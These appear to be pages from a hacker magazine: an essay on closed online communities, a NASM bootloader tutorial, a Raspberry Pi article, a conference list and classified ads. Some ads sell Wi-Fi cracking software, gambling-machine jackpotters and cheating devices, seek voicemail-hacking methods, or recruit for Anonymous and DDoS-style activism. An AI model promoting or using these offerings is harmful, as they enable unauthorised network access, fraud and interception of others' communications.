This presents a real problem for the utility of the Internet at large: pseudo-open communities set the trap of wasted effort - while the discussion might be lively and supportive, if it isn't available to the Internet at large, then all the solutions are doomed to being recreated in more open venues, which would seem to be an unnecessary duplication of effort.

A danger, too, is what happens to these groups when the service is no longer provided by the company. While Google allows some export of user data outside the Google system,

it does not appear to have this feature available for Google+ communities. As with many of the services Google marks as "Beta," there is no promise made that it will continue to be made available, or made available in its current form. Other services such as Facebook are openly hostile to efforts to exfiltrate data from their closed systems, making it nearly impossible to back up community activity or make it available.

One rung away from these pseudo-communities are the forum communities which require logins to view links or downloads. It's understandable why this happens - spam, server load, and such can cripple forums, but it's highly unfortunate for those searching for answers.

There are several solutions to the creep of closed communities. Most of them involve returning to the old methods, which never really went away. They just became less flashy and sexy while everyone moved to web-based solutions for everything.

For immediate support and discussion, the great-granddaddy of instant messaging, IRC, is still going strong. There are multiple thriving IRC networks, though the standard for open source projects seems to be Freenode. IRC used to require a custom client, but thanks to modern web browser architecture, it's possible to use web-based clients (which Freenode offers).

IRC isn't directly archived, but it is an excellent method for open communication and support, and many logging services and logging bots exist. Importantly in the context of openness, anyone in the IRC channel can perform logging; sometimes messy to read through, searchable IRC logs can still offer a great resource when solving problems.

What should be the most obvious answer for protecting and restoring truly open communities is mailing lists. They've never gone away and they're still popular for many software support groups. With the ubiquity of social networking sites, it's become less convenient to switch to email for communication, and many individuals who might have started a mailing list if they had their own server capable of doing so no longer have an easy way to create one, so they default to a closed community on an existing site.

The biggest advantage of mailing lists today is that even if they are hosted by a company as a secondary feature (such as Sourceforge or Google Groups), like IRC, any user can create and maintain a searchable archive of the list. Even if the company backing the mailing list server closes up shop or stops supporting the mailing list feature, the posts, answers, and community support remains in the archives and the list can be reconstituted on another list host, an option not available for custom platforms.

On the bright side, there is at least one online community which, despite operating on a closed software stack, understands the value of the communities they enable and have taken steps to provide continuity of the groups they host.

Stack Exchange is a massive combination of forum and answer database. Structured towards providing answers instead of discussion, while they require a login to participate, no login is required to read, and the login system accepts most OpenID providers instead of locking users into their system.

Crucially, Stack Exchange also provides regular exports of the entire database, licensed under Creative Commons. Recreating the experience might be difficult, but the most important components, the answers and communities and effort, can be preserved regardless of future changes in the hosting company.

Other companies may offer similar insurance for preserving the communities they offer, but the majority do not. It may seem, on the surface, like a relatively minor issue, but pseudo-open groups and communities are a symptom of the increasing re-compartmentalization of the Internet.

All should feel welcome to contribute to whatever community or help forum they wish, but try to be aware of what might happen when it's no longer in the corporate interest of whatever hosting system or social network to keep that form of discussion or that topic alive. It's happened before, it will happen again, and the only surefire protection against losing the effort invested in building that community is to preserve the data in an open format which can be moved to another platform.



by Shikhin Sethi
draumr.shikhin@gmail.com

As times have progressed, people have shifted from assembly languages to higher level languages; from magazine code listings to the Internet; and from systems to application programming. With this progression of time, the difference between the two - "systems" and "application" development - has broadened, making the journey to learning systems programming even more difficult.

Nowadays, systems programming isn't even taught in colleges and courses. Children are made to learn Java as well as other languages with garbage collection and other "features." This article aims at bringing a programmer versed in C on the path to becoming an experienced systems developer.

Prerequisites

- Knowledge of C. Perhaps the language most common in systems development, and the one everyone learns (or used to learn) as a beginner is C. Knowledge of this is absolutely necessary since this article delves into things like pointers without even a single thought that the reader doesn't know what they are.
- Knowledge of Unix. You should know how to use the command line in Unix, compile simple files using gcc (at the command line), and other necessary stuff.
- A little knowledge of assembly. While not absolutely necessary, you should have some knowledge of assembly. If you don't, though, don't worry, since I will also be teaching basics of assembly along the way.
- It's almost surprising that some people who know the above don't have any basic knowledge of hexadecimal numbers. Thus, be sure that you go through hexadecimal before reading on.

- Most importantly, you must have good Googling skills, i.e., you must always query Google whenever in doubt.
- And of course, you must have an Internet connection and a computer!
- Oh, and the computer must (preferably) have Linux installed on it. If you're using Windows and don't want to install Linux on the machine, you can always use a virtual machine.

Scope of This Article

This article attempts to give the reader a basic understanding of systems development. The basic structure that it follows is:

A basic review of the boot process. This should tell you how the computer actually starts, and what all is happening under the hood. Following this is a basic explanation of Real Mode - the 16 bit initial mode that the BIOS leaves the computer in.

A review of x86 assembly follows for those who are unfamiliar with it.

We start by explaining how to install your choice of assembler. Then, a bit about registers is explained. That is followed by how to address, declare, and access memory. A bit on the x86 stack follows. The review then gives a reference where you can go through all the basic instructions. In the end, the useful link to the manual of the assembler is given.

Since interrupts are about the only way to communicate with the BIOS, an explanation of them is given. After all the theory, we start writing our very basic bootloader. This section mostly contains assembly source code, with explanations in the form of comments and build instruction. Since the article is rather short, instructions on how to proceed from here are given.

Review of the Boot Process

As soon as you click the power button on your computer (or laptop), surprisingly, it whirs to life. The first thing to happen is that the motherboard starts up and initializes the memory controller, the chipset among other such things. It then initializes the processor(s).

(Tidbit: You might be wondering what happens when there are several processors in the system. In such a case, a processor is dynamically chosen to run the BIOS as well as continue the initialization. This processor is known as the Boot Strap Processor, or the BSP. The other processors are known as the Application Processors, and are halted until the Operating System wants to initialize them.)

The processor then starts executing the Basic Input Output System, a.k.a. the BIOS. The BIOS - the firmware - starts by doing the Power-On Self-Test (POST - funny acronyms, eh?), which looks for and initializes peripherals in the system.

As soon as all of the peripherals have been identified and initialized, the BIOS starts looking for the first stage of an Operating System - the bootloader. The BIOS loads the bootloader to the memory address 0x7C00, where the bootloader performs its functions. For now, just know that the bootloader's job is to load the Operating System from the disk and "jump" to it. We'll be going on to the bootloader in more detail in just a few seconds!

We could perhaps go into more details related to the boot process, but, for the moment, it's better to just leave it at that.

Real Mode

The BIOS leaves the processor in a 16 bit initial mode, known as the real mode. This mode has no hardware based memory protection, and, thus, any program can execute anything. The default operand length is 16 bit, and only about 1 MiB of memory can be accessed.

While this mode has been superseded by (32 bit) protected mode, to maintain compatibility with legacy operating systems it is still present. Moreover, it is the only practical mode via which you can access the BIOS functions - useful for gathering a memory map, reading the disk, among other functions required during boot.

Review of x86 Assembly

Every microprocessor has its own set of commands that it understands - with these

commands in a series of highs and lows - 1s and 0s (binary). These series of commands are what the machine can understand, and are known as machine instructions.

Since it's very difficult to remember these complex binary numbers, people implement programs known as assemblers which try to abstract away the machine instructions by taking in more understandable statements (in English) and translating them to machine instructions.

Since the syntax of the assembly languages is easy enough, and there is no standardized way to represent the instructions, people make their own dialects. As of now, there are two major dialects for x86 assembly - Intel and AT&T. While we will be using the Intel style of x86 assembly throughout this article, the difference is minimal, and you can switch to AT&T if you want to.

Installing the Assembler

For those who have chosen the Intel dialect, one of the best assemblers I have found is NASM. For the AT&T pickers, GAS is a good assembler.

Installing NASM by your package manager is easy.

For Debian users, `apt-get install nasm` or `apt-get install gas` should install the respective assemblers.

For Fedora users, `yum install nasm` or `yum install gas` should install the assemblers. In case your package manager does not contain the above packages, the source of the assembler can be downloaded from their sites (<http://www.nasm.us>, <http://www.gnu.org/software/binutils>), and compiled by hand.

Registers!

Just as you use temporary variables in higher level languages, the x86 provides you with a set of eight 32 bit general purpose registers: EAX, EBX, ECX, EDX, ESI, EDI, ESP, EBP - with the names for mainly historical purposes. The main difference with these registers and memory variables is the fact that the registers are located on the CPU, and can be accessed faster than the memory (and the cache).

The EAX register (or `eax` - NASM is only case sensitive about symbols) was mainly used as the accumulator register (for arithmetic purposes), ECX as the count register (for counters in loop), ESI to point to the source address

(in string instructions), EDI to point to the destination address (in string instructions), and ESP and EBP for managing the stack (more on the stack later). However, except for ESP and EBP, it isn't necessary to use the rest of the registers for their destined purpose.

EAX, EBX, ECX, and EDX registers are split up into smaller 16 bit registers, and eventually 8 bit registers.

- EAX is split up into AX as the lower 16 bit. AX is also split up into AH (upper 8 bits) and AL (lower 8 bits).
- EBX is split up into BX as the lower 16 bit. BX is also split up into BH (upper 8 bits) and BL (lower 8 bits).
- ECX is split up into CX as the lower 16 bit. CX is also split up into CH (upper 8 bits) and CL (lower 8 bits).
- EDX is split up into DX as the lower 16 bit. DX is also split up into DH (upper 8 bits) and DL (lower 8 bits).

Memory! Memory! Memory!

Addressing

Memory in real mode can be accessed via Segmentation, in which any physical memory address can be accessed in the form Segment:Offset.

The Segment and Offset are both 16 bit, and the pair represents the physical memory: (Segment * 16) + Offset.

The mathematician might have noticed that a physical addresses can thus be accessed via several different Segment:Offset pairs. For example:

```
0x0FF0,  
0000:0FF0  
00F0:00F0  
00FF:0000
```

While the general purpose registers can be used to store the offset, storing the segment requires special registers. For this purpose, the following segment registers are present:

CS or Code Segment. This is the segment register for all the code.

DS or Data Segment. This is the segment register for all the data.

ES or Extra Segment. This is the extra segment register, for other uses.

FS. This is another extra segment register ("F" comes after "E").

GS. Another extra segment register ("G" comes after "F").

SS or Stack Segment. This is the segment register.

Declaring

In NASM, symbols can be defined via SymbolName. Analogous to the variables in higher level languages, "variables" in NASM can be defined by having a symbol followed by "declaring a data region."

The way to declare these data regions is by using:

DB or Declare Byte. This declares a byte (8 bits). Example usage: `DB 0x12`.

DW or Declare Word. This declares two bytes (16 bits). Example usage: `DW 0x1234`.

DD or Declare Double. This declares four bytes (32 bits). Example usage: `DD 0x12345678`.

DQ or Declare Quadruple. This declares eight bytes (64 bits). Example usage: `DQ 0x1234567812345678`.

Unlike higher level languages, adjacent memory declarations are followed by each other, and no optimization takes place.

Accessing

For accessing memory, keeping the following in mind can help:

The address of the symbols are accessed by their names, with SymbolName translating to the address of that symbol.

The contents of the symbols are accessed by their names in [], with [SymbolName] translating the content at that symbol.

Since the assembler never knows how many bytes you want to access, you have to use size directives to make it clear to the assembler. **BYTE** (1), **WORD** (2), **DWORD** (4), and **QWORD** (8) are used as size directives. For example, `word [SymbolName]` indicates that you want to access the contents of the word at SymbolName.

The contents of the address pointed to by a register are accessed by [RegisterName]. AX, CX and DX can't be used to address memory in real mode.

The same directives as above can be used to access memory contents via registers.

If you want to override the segment used to access the address (symbol or register), the following syntax can be used: `[es:RegisterName]` or `[es:SymbolName]`.

Direct memory addresses can also be used. For example, to access the contents at 0x0FF0, `[00F0:00F0]` can be used.

Stack

(The concept of the stack should be clear to any programmer reading this article, and the writer assumes so.)

The x86 has the concept of a stack, which is used to store parameters, local data, and return addresses. However, the x86 stack grows downwards, which is rather unusual.

The SP register points at the top of the stack, and when something is pushed onto the stack, SP is decremented and the value pushed is stored on to the new top. SS is used for the segment for the stack.

To store the above data without needing to “clean up at the end,” the stack is divided into stack frames. The address of the stack frames is stored into the BP register.

To better understand how stack frames are used, look at the following example of the C calling convention (known as CDECL calling convention):

Caller.

- Caller pushes the arguments in reverse on the stack. Caller calls the callee.
- Caller pops the pushed arguments to clear the stack.
- Caller takes the value in EAX as the return value.

Callee.

- Callee saves the caller's EBP by pushing it onto the stack.
- Callee places the current ESP in EBP, thus creating a new stack frame.
- Callee makes some space on the stack for local data.
- Callee executes code.
- Callee replaces the ESP with EBP, effectively popping the local data.
- Callee pops the caller's EBP.
- Callee places the return code into EAX, and returns.
- In assembly, the CDECL calling convention isn't usually used (unless you're intermixing with C code), and the EBP is a spare register.

Basic Instructions

The x86 Instruction Set Architecture is one of the most complex ISAs, and has many instructions. Instead of trying to give a review of all of the basic ones, the following for reading is recommended: <http://www.cs.virginia.edu/~evans/cs216/guides/x86.html>.

At this point, you should probably delve straight into the manual of your assembler. For NASM, <http://www.nasm.us/doc> goes through all of the options and the syntax, and would help a lot.

Interrupting the Interrupt

Just before we delve into our bootloader, the concept of interrupts need to be explained.

Imagine yourself sleeping in the morning. However, your arch-enemy, the alarm clock, wakes you up. The question is “how?” It interrupts you by ringing a bell.

Similarly, in real mode, to indicate that you want to get the BIOS' attention, you interrupt it. In x86, the “int” instruction is used to do a software interrupt.

The way interrupts work is by having a vector table - 256 vectors - where each vector corresponds to an interrupt. The BIOS then fills this table with the address of the functions that you need to call.

Thus, when you do `int 0x1`, the CPU jumps to whatever address is at the second (`int 0x00` corresponds to the first) entry in the vector table.

Some devices also use interrupts to inform the CPU that they are ready to perform some special function. For example, a disk device might interrupt the CPU to inform that it has read something, and is now ready to read another sector.

These interrupts can be masked by “cli” so that the CPU isn't interrupted, and can be unmasked by “sti”. For now, you should probably enable these maskable interrupts so that the BIOS can use them.

The Bootloader

Now that all the theory is complete, we'd want to begin with the basic bootloader - not to bore all of my article readers! Please note that this section contains no theory at all - it just throws the source with enough comments to help you understand what is going on.

The build instructions follow each source file.

Barebone Bootloader

```
; Main.asm
; This is a barebone bootloader
➡ to boot from the CD.

; BITS 16 tells NASM to output
➡ for 16 bit mode.
BITS 16
```



```

; ORG 0x7C00 ensures that all
↳ the data references are
↳ w.r.t. 0x7C00.
ORG 0x7C00

; This is our entry point,
↳ where the BIOS leaves us.
; The BIOS ensures that:
; a) DL contains the boot drive
↳ number. This is a number
↳ to identify what device we
↳ booted from, so that we can
↳ read/write from/to it later.
; b) CS:IP points to 0x7C00.
↳ Note that this doesn't
↳ mean IP (instruction
↳ pointer) is 0x7C00.

```

Main:

```

; This is known as a long jump,
↳ and is the only way to reset
↳ the CS segment register. The
↳ rest of the registers can
↳ be changed via a simple mov
↳ instruction.

```

```

jmp 0x0000:Startup

```

```

; We save the Boot Drive number
↳ here.

```

```

BootDrive:
db 0

```

```

; Now, we are assured that the
↳ Instruction Pointer is 0x7C00.
Startup:

```

```

; We stop all maskable
↳ interrupts until we don't
↳ set up a stack, since the
↳ interrupts require a stack.

```

```

cli

```

```

; We require all segment
↳ registers to be 0x0000. All
↳ except CS can be set via a
↳ mov instruction.

```

```

xor ax, ax
mov ds, ax
mov es, ax
mov fs, ax
mov gs, ax

```

```

; Set the stack to 0x7C00. Since
↳ the stack grows downwards on
↳ x86, this means that unless we
↳ do extra pops, we never cross
↳ into the bootloader's area.
mov ss, ax
mov sp, 0x7C00

```

```

; Now that we have set up the
↳ stack, we enable maskable
↳ interrupts. sti

```

```

; Though disk reading is out of
↳ the scope of this tutorial,
↳ you should save the drive
↳ number if you want to use
↳ it later on.

```

```

mov [BootDrive], dl

```

```

; All the code that we introduce
↳ later on should be put here.

```

```

; Here, $ is a special NASM
↳ symbol, which points to the
↳ address of the current
↳ instruction. Thus, it keeps on
↳ jumping to the current
↳ instruction, thus
↳ effectively halting the CPU.
jmp $

```

Build Instructions

Make a directory known as "Article." Save the above file to Main.asm in the "Article" directory. Assemble the above file via NASM. The way you can do it is by the following command from the command line in the tutorial directory: `nasm Main.asm -fbin`
↳ `-o Article.`

This tells NASM to assemble Main1.asm file, and output a flat binary, i.e., without any file format. The "-o" flag tells it that the output file should be named "Article".

Make an ISO using mkisofs (install if not installed). Execute the following command from the command line in the tutorial directory: `mkisofs -b Article -quiet -input-charset ascii -boot-load-size 4`
↳ `-no-emul-boot -o Article.iso ./.`

The "-b" flag tells mkisofs that the boot-loader file is known as "Article". The "-boot-load-size" and "-no-emul-boot" can be ignored. If you're curious enough, a full explanation can be found in the respective manual of mkisofs.

How to Continue?

At this point, my article is almost finished. You must be wondering on how to proceed. So here, I am giving you my list of references:

<http://osdev.org> is an excellent site, with



http://wiki.osdev.org/Getting_Started and

<http://wiki.osdev.org/Tutorials> the recommended pages.


<http://www.brokenthorn.com/Resources/OSDevIndex.html> is also an excellent tutorial.

At this point, I leave you to explore the magically wonderful world of OS development. Thanks!

Learning, Hacking,



and the Raspberry Pi



by Shea Silverman
(shea@sheasilverman.com)

Disclaimer: Since the release of the Raspberry Pi only a few months ago, the community has moved very fast with software updates, new releases, and better images. The current base OS at the time of this writing is Raspbian, a Debian-based distro with settings to take advantage of the Raspberry Pi's architecture. The following is suitable for any distro based on Debian.

What is the Raspberry Pi

The Raspberry Pi is a \$35, credit card sized, full-featured computer. It features a Broadcom ARM processor with integrated GPU, 256MB of RAM, SD card slot for storage, HDMI and composite outputs, two USB ports, 10/100 Ethernet port, headphone out jack, and General Purpose In/Out (GPIO) pins.

You Can't Mess Up!

As part of the learning process, I want to reiterate that it is really hard to mess this device up. If anything goes really wrong, all you need to do is re-image the SD card with a new copy of the OS. Please go crazy. This device was meant to be an educational experience. At the very worst, you'll only be out \$35 and have gained a good story.

Learning

The Raspberry Pi was built as an educational device first and foremost. The Raspberry Pi Foundation is a charity that is making and selling these devices pretty much at cost. The Pi is motivated by the BBC Micro and the computer users that learned how to program on that. Installed on all the distros is a copy of the Python programming language. The community has released many modules that allow Python to access the GPIO pins and manipulate an amazing amount of hardware.

This is a full-featured computer for less than \$40, one that is capable of browsing the world wide web, using Firefox, Chromium, or insert-favorite-browser-here. The world is now open to those who may not have been able to afford it before. Computer labs can be outfitted for \$500 rather than \$15,000+. As inexpensive as PCs have become in the years, breaking the \$50 mark is incredible, and can hopefully trigger more revolutions and innovation in the educational sector.

Learning to build programs on the device forced me to think through problems that I had taken for granted on the x86 side of things. While many programs are available in the repositories, you can't just download any binary and expect it to run. You need to make sure the binaries available are made for ARM processors, or that the source is available so you can build it yourself. In the few months I've had my device, I've learned how to patch code using diff files, install multiple versions of C

compilers, package binaries, and even distribute them.

Quick Hacks

Let's get on to some quick hacks. A major difference with this kind of computer is the lack of a visual BIOS that most modern motherboards include. The Raspberry Pi configures itself via a text file called `config.txt` in `/boot` at power on. Numerous settings are configurable in this file, but the fun ones are regarding the overclocking of the system. Warning: Overvolting *does* void the warranty, overclocking *does not*.

- `arm_freq` - Frequency of the ARM processor in MHz. Default is 700.
- `core_freq` - Frequency of the GPU core in MHz. Default is 250.
- `sdram_freq` - Frequency of SDRAM in MHz. Default is 400.
- `over_voltage` - Adjusts the ARM/GPU voltage. Default is 0 (1.2v). Each increment is equal to 0.025v (1=1.225v).

The boot partition is formatted as FAT, so `config.txt` is editable by other devices if your Pi won't start up properly. I have found that keeping my processor at 900 Mhz is perfectly stable. With overvolting, numerous users have gotten their Pis to a stable 1000+ Mhz overclock.

Hard Hacks

The Raspberry Pi includes a few rows of GPIO pins that work like the pins on an Arduino microcontroller. They are generic pins that can be either input or output, and are controlled by software running on the Pi. This allows access to power, serial communications, turning on LEDs, activating motors, reading sensors, and much more. As a warning, the GPIO pins can only handle 3.3v. They do not have any power regulators so any higher voltage can fry your board.

One of my projects has been to make a fully portable computer that can be used with minimal power. The Pi itself can be powered by a few batteries, but what kind of display can I use? Enter the Adafruit 2.0" TFT LCD. It is a tiny LCD panel with a control board that can take composite input and only requires 5v to operate. GPIO pins 2 and 6 provide 5v and GND respectively. Plugging the display into those pins allows it to turn on and off with the Raspberry Pi.

Gaming

Now on to the fun stuff! There are tons of open source games available for the Raspberry Pi ranging from arcade classics to modern first person shooters. A major issue with gaming on the Pi is that the GPU only has support for OpenGL ES. Games not programmed for that can run under the SDL, but only with a software renderer, meaning the GPU won't be used. Applications and games are starting to get OpenGL ES support due to the proliferation of smart phones using the same architecture as the Pi.

MAME (Multi Arcade Machine Emulator): I've been able to get AdvanceMAME to run many games from the 1980s to the early 1990s perfectly. The later era arcade games will either not run or have massive slowdown.

MESS (Multi Emulator Super System): A sister project of MAME, AdvanceMESS project runs many console systems including SNES, NES, GameBoy, GameGear, Genesis, etc.

Quake 2 and Quake 3: These have been ported and use OpenGL ES, so they take full advantage of the GPU and play with high frame rates.

Descent 1 and 2: Descent has an open source port project with OpenGL ES support, and it currently runs quite well on the Pi.

PCSX: A Playstation emulator, runs surprisingly well! You won't want to use it as your primary PSX emulator, but frame rates in the 15-20 range are average for many of the games. This will only improve as development continues.

Gngeo: a Neo Geo emulator, arguably one of the greatest and longest running arcade platforms. Gngeo is a 99 percent perfect emulator that plays a ton of the Neo Geo games at full frame rate with sound. This is my favorite application for the Raspberry Pi.

What Next?

Go out and buy one! Hack! Experiment! Learn Something! Newark/Element14 (<http://www.newark.com/raspberry-pi>) is one of the faster distributors. Download the OS image at <http://www.raspbian.org>. Set up an emulated development environment with QEMU. Join the community at <http://www.raspberrypi.org/phpBB3/>. View more Raspberry Pi tutorials and news, as well as download binaries at my personal site: <http://blog.sheasilverman.com>.



HACKER HAPPENINGS

Listed here are some upcoming events of interest to hackers. Hacker conferences generally cost under \$150 and are open to everyone. Higher prices may apply to the more elaborate events such as outdoor camps. If you know of a conference or event that should be known to the hacker community, *email us* at **happenings@2600.com** or by snail mail at **Hacker Happenings, PO Box 99, Middle Island, NY 11953 USA**. We only list events that have a firm date and location, aren't ridiculously expensive, are open to everyone, and welcome the hacker community.

April 18-21

Notacon 10

Hilton Garden Inn
1100 Carnegie Ave.
Cleveland, Ohio
www.notacon.org

April 27-28

Maker Faire UK

Centre for Life
Newcastle, England
www.makerfaireuk.com

May 18-19

Maker Faire Bay Area

San Mateo Event Center
San Mateo, California
www.makerfaire.com

May 30-June 1

RVasec

Commonwealth Ballroom
Virginia Commonwealth University Campus
Richmond, Virginia
rvasec.com

June 22-23

Nuit Du Hack

Hotel New York Convention Centre
Disneyland, Paris, France
www.nuitduhack.com

July 5-7

SIGINT 2013

KOMED im Mediapark
Cologne, Germany
sigint.ccc.de

July 31-August 4

OHM2013

Recreatiegebied Geestmerambacht
(Near Alkmaar) The Netherlands
www.ohm2013.org

August 1-4

Defcon 21

Rio Hotel and Casino
Las Vegas, Nevada
www.defcon.org

September 12-13

GrrCON

DeVos Place
Grand Rapids, Michigan
www.grrcon.org

September 21-22

World Maker Faire New York

New York Hall of Science
Queens, New York
www.makerfaire.com

September 25-29

DerbyCon

Hyatt Regency
Louisville, Kentucky
www.derbycon.com

December 27-30

Chaos Communication Congress

Congress Center Hamburg
Hamburg, Germany
www.ccc.de

*Please send us your feedback on any events you attend and
let us know if they should/should not be listed here.*

Marketplace

For Sale

TERRIBLE NERD. I wrote a book about growing up geeky. I stole my first computer - from a church. Once, I crashed the Internet for all of Europe. You can probably relate. www.TerribleNerd.com.

HACKER CLOTHING & GEAR - HackerStickers.com has a growing selection of hacker, gamer, geek, and security advocate clothing, hardware, caffeine, stickers, patches, pins, etc. 2600 readers get a free sticker with any order. Add a sticker to cart and enter code "FREESTICK" at checkout at HackerStickers.com.

A TOOL TO TALK TO CHIPS. It's the middle of the night. You compile and program test code for what must be the 1000th time. Digging through the datasheets again, you wonder if the problem is in your code, a broken microcontroller... who knows? There are a million possibilities, and you've already tried everything twice. Imagine if you could take the frustration out of learning about a new chip. Type a few intuitive commands into the Bus Pirate's simple console interface. The Bus Pirate translates the commands into the correct signals, sends them to the chip, and the reply appears on the screen. No more worry about incorrect code and peripheral configuration, just pure development fun for only \$30 including world wide shipping. Check out this open source project and more at DangerousPrototypes.com

PORTABLE PENETRATOR. Crack WEP, WPA, WPA2 Wifi networks. Coupon code for Portable Penetrator Wifi Cracking Suite. Get 20% off with coupon code 2600 at <http://shop.secpoint.com/shop/the-portable-penetrator-66c1.html>.

BLUETOOTH SEARCH FOR ANDROID searches for nearby discoverable Bluetooth devices. Runs in background while you use other apps, recording devices' names, addresses, and signal strength, along with device type, services, and device manufacturer. A valuable tool for anyone developing Bluetooth software, security auditors looking for potentially vulnerable devices, or anyone who's just curious about the Bluetooth devices in their midst. Exports device data to a CSV file for use in other programs, databases, etc. If you've used tools like btscanner, SpoofTooph, Harald Scan, or Bluelog on other platforms, you'll want Bluetooth Search on your Android device. More info and download @ <http://tinyurl.com/btscan>.

CLUB-MATE is now easy to get in the United States! The caffeinated German beverage is a huge hit at any hacker gathering. Now available at a reduced price of \$55 per 12 pack of half liter bottles INCLUDING SHIPPING. A limited amount of Winter Edition is now also available! Bulk discounts for hacker spaces are quite significant. Write to contact@club-mate.us or order directly from store.2600.com.

GAMBLING MACHINE JACKPOTTERS, portable magnetic stripe readers & writers, RFID reader writers, lockpicks, vending machine jackpotters, concealable blackjack card counting computers, poker cheating equipment, computer devices, odometer programmers. and much more. www.hackershomepage.com

TV-B-GONE. Turn off TVs in public places! Airports, restaurants, bars, anywhere there's a TV. Turning off TVs is fun! See why hackers and jammers all over the planet love TV-B-Gone. Don't be fooled by inferior fakes. Only the genuine TV-B-Gone remote controls can turn off almost any TV in the world! Only the genuine TV-B-Gone remote control has Stealth Mode and Instant Reactivation Feature! Only the genuine TV-B-Gone remote control has the power to get TVs at long range! Only the

genuine TV-B-Gone remote control is made by people who are treated well and paid well. If it doesn't say Cornfield Electronics on it, it is not the real deal. Also available as an open source kit, as well as the super-popular original keychain. The kit turns off TVs at 40 yards! And for professionals, the TV-B-Gone Pro turns off TVs up to 100 yards away! 2600 readers get the keychains for 10% discount by using coupon code: 2600REAL. www.TVBGone.com

PRIVACYSCAN FOR MAC OS X seeks and destroys potential online and offline privacy threats with 35-pass wipe. Available on the Mac App Store for a low introductory price - <http://privacyscan.securemac.com>

Help Wanted

ARTIST AND PHOTOSHOP NINJA NEEDED. Small ebook publisher needs a Photoshop ninja/graphic artist/true artist to create 5 book covers during the next 5 months, and a further 15 covers during the following 18 months. We are not a big, greedy multinational publisher, so we will pay a reasonable amount, we will treat you with respect, and we will give you the credit you deserve. Our owners are longtime friends of 2600 and HOPE. Send contact info and portfolio samples, if any, to: librosfirst@gmail.com.

HIRING TELECOM MYSTERY SHOPPERS. Need help collecting quotes from telecom providers by phone & Web scraping. Telecommute part-time from anywhere in North America. If you grok social engineering, enjoy VoIP hacks, use Excel, and can code a little, join us! Info: telcoshop@hush.com.

HOW CAN WE ENJOY OUR PRIVACY when everything has a GPS tracking device attached to it? We want the Big Brothers to stop tracking us everywhere we go. We shall disarm all GPS systems from all of our toys. We must learn how to disconnect the GPS devices through our brothers and sisters in the hacker world, whether we are amateur or professional hackers. We must regain our privacy. Is there a way that we can disarm the GPS system without destroying or harming our merchandise (toys)? Seeking assistant on the GPS network. All are welcome to directly write to me: Mu'mit Muhammad, 175/ DX 3717 Progress Dr., Waynesburg, PA 15370.

ANONPR.NET NEEDS RECRUITS W/SKILLS! All of us over at the Anonymous Public Relations team are working diligently to publish the stories that your traditional media sources refuse to touch. No matter what your skill set is, if this appeals to you, please come visit us at WWW.ANONPR.NET or find us in #AnonPR on IRC. AnonPR.net to enlist your services with us!

CAN'T HACK? Won't ddos? You want to help anyway? Help us here! Get active at wiki.freeanons.org and support the Anonymous Solidarity Network!

Wanted

ALWAYS AVOID ALLITERATION. Fledging website on Cognitive Science language and thought seeks audience and feedback. <http://alwaysavoidalliteration.com>

WE'RE ACTIVELY SEEKING SUBMISSIONS for a new print magazine covering a broad range of tech/non-tech subjects, such as: proven physical security techniques, "Breakdown of a Takedown" (dissections of law enforcement attacks), real-life financial privacy tactics, cross-jurisdictional lifestyle tutorials, implementing genuine privacy in the cloud, configuring private smartphones, etc. Geared to non-specialist audiences, 100% non-profit, & community-powered. Be a part of the first issue -

share your wisdom! Info: privatelifestyles@hush.com.

AUTHOR WILL PAY \$1,000 FOR TECHNICAL CONSULTANT re: *current* technical methods and tactics used to hack voice mail accounts, i.e. England, U.S., and elsewhere. cdg (dot) book (at) yahoo (dot) com

Services

BASEMENT TECHIE: A new magazine for technological enthusiasts by former *Cybertek* editor and 2600 writer Thomas Icom (Ticom). <http://www.oberonsrest.net/>

GET YOUR HAM RADIO LICENSE! KB6NU's "No-Nonsense" Study Guides make it easy to get your Technician Class, General Class, or Extra Class amateur radio license. They clearly and succinctly explain the concepts, while at the same time give you the answers to all of the questions on the test. And the best part is that they are free from www.kb6nu.com/tech-manual. E-mail cwgeek@kb6nu.com for more information.

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by Intelligent Hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted in Chicago with Filtered DoS Protection. Multiple Dual Core FreeBSD servers. Affordable pricing from \$5/month, with a money back guarantee. Lifetime 26% discount for 2600 readers. Coupon Code: Save2600. <http://www.reverse.net/>

INFOSEC NEWS is a privately run, medium traffic list that caters to the distribution of information security news articles. These articles come from such sources as newspapers, magazines, and online resources. For more information and subscription information, visit <http://www.infosecnews.org>

